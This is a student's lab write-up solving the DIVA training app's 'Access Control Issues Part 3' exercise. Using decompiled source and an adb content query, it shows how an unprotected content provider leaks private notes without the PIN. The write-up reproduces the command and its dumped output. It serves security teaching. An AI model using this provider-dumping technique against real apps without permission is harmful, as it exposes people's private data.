
R.Aakash
CB.SC.P2CYS23011

Lecture 9


11. Access Control Issues – Part 3




11. Access Control Issues - Part 3

Objective: This is a private notes application. You can create a PIN once and access your notes after entering the correct pin. Now, try to access the private notes from outside the app without knowing the PIN.
Hint:Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this.

Let’s Create a PIN and Access the Private Notes via the Generated PIN.






Diva Private Notes


Exercise	Alternate days running
Expense	Spent too much on home theater
Weekend	b333333333333r
holiday	Either Goa or Amsterdam
home	Buy toys for baby, Order dinner
office	10 Meetings. 5 Calls. Lunch with CEO

Our Goal is to access the Private Notes without interacting with the application,




```
130|emu64xa:/ # logcat | grep -i "Displayed j"
06-10 15:18:32.631   583   608 I ActivityTaskManager: Displayed jakhar.aseem.diva/.MainActivity for user 0: +2s311ms
06-10 15:19:01.359   583   608 I ActivityTaskManager: Displayed jakhar.aseem.diva/.AccessControl3Activity for user 0: +776ms
06-10 15:19:50.761   583   608 I ActivityTaskManager: Displayed jakhar.aseem.diva/.AccessControl3NotesActivity for user 0: +229ms
```

2 Files has been logged while creating PIN and Viewing the Private Notes. Analyze the Source code in the JADX.



AccessControl3Activity ×

```
package jakhar.aseem.diva;

import android.content.Intent;
import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class AccessControl3Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.B
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control3);
        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        String pin = spref.getString(getString(R.string.pkey), "");
        if (!pin.isEmpty()) {
            Button vbutton = (Button) findViewById(R.id.aci3viewbutton);
            vbutton.setVisibility(0);
        }
    }

    public void addPin(View view) {
        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        SharedPreferences.Editor spedit = spref.edit();
        EditText pinTxt = (EditText) findViewById(R.id.aci3Pin);
        String pin = pinTxt.getText().toString();
        if (pin == null || pin.isEmpty()) {
            Toast.makeText(this, "Please Enter a valid pin!", 0).show();
            return;
        }
        Button vbutton = (Button) findViewById(R.id.aci3viewbutton);
        spedit.putString(getString(R.string.pkey), pin);
        spedit.commit();
        if (vbutton.getVisibility() != 0) {
            vbutton.setVisibility(0);
```




AccessControl3Activity × AccessControl3NotesActivity ×

```
import android.content.SharedPreferences;
import android.database.Cursor;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.ListAdapter;
import android.widget.ListView;
import android.widget.SimpleCursorAdapter;
import android.widget.Toast;

/* loaded from: classes.dex */
public class AccessControl3NotesActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control3_notes);
    }

    public void accessNotes(View view) {
        EditText pinTxt = (EditText) findViewById(R.id.aci3notesPinText);
        Button abutton = (Button) findViewById(R.id.aci3naccessbutton);
        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        String pin = spref.getString(getString(R.string.pkey), "");
        String userpin = pinTxt.getText().toString();
        if (userpin.equals(pin)) {
            ListView lview = (ListView) findViewById(R.id.aci3nlistView);
            Cursor cr = getContentResolver().query(NotesProvider.CONTENT_URI, new String[]{"_id", "title", "note"}, null, null, null);
            String[] columns = {"title", "note"};
            int[] fields = {R.id.title_entry, R.id.note_entry};
            SimpleCursorAdapter adapter = new SimpleCursorAdapter(this, R.layout.notes_entry, cr, columns, fields, 0);
            lview.setAdapter((ListAdapter) adapter);
            pinTxt.setVisibility(4);
            abutton.setVisibility(4);
            return;
        }
        Toast.makeText(this, "Please Enter a valid pin!", 0).show();
    }
}
```

We can see our AccessControl3Activity stores our pin via a **SharedPreferences** object, which we covered way back when. When we enter the pin saved in shared_prefs, it launches the AccessControl3NotesActivity activity which validates this pin before showing the notes via a **query(NotesProvider.CONTENT_URI)** content query. This content provider will dump all of the notes.

We can dump this content provider via the following command in our terminal:

adb shell content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes/



```
C:\Users\Giridharan\Desktop\Android Security\jdax\bin>adb shell content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes/

Row: 0 _id=5, title=Exercise, note=Alternate days running
Row: 1 _id=4, title=Expense, note=Spent too much on home theater
Row: 2 _id=6, title=Weekend, note=b333333333333r
Row: 3 _id=3, title=holiday, note=Either Goa or Amsterdam
Row: 4 _id=2, title=home, note=Buy toys for baby, Order dinner
Row: 5 _id=1, title=office, note=10 Meetings. 5 Calls. Lunch with CEO

C:\Users\Giridharan\Desktop\Android Security\jdax\bin>
```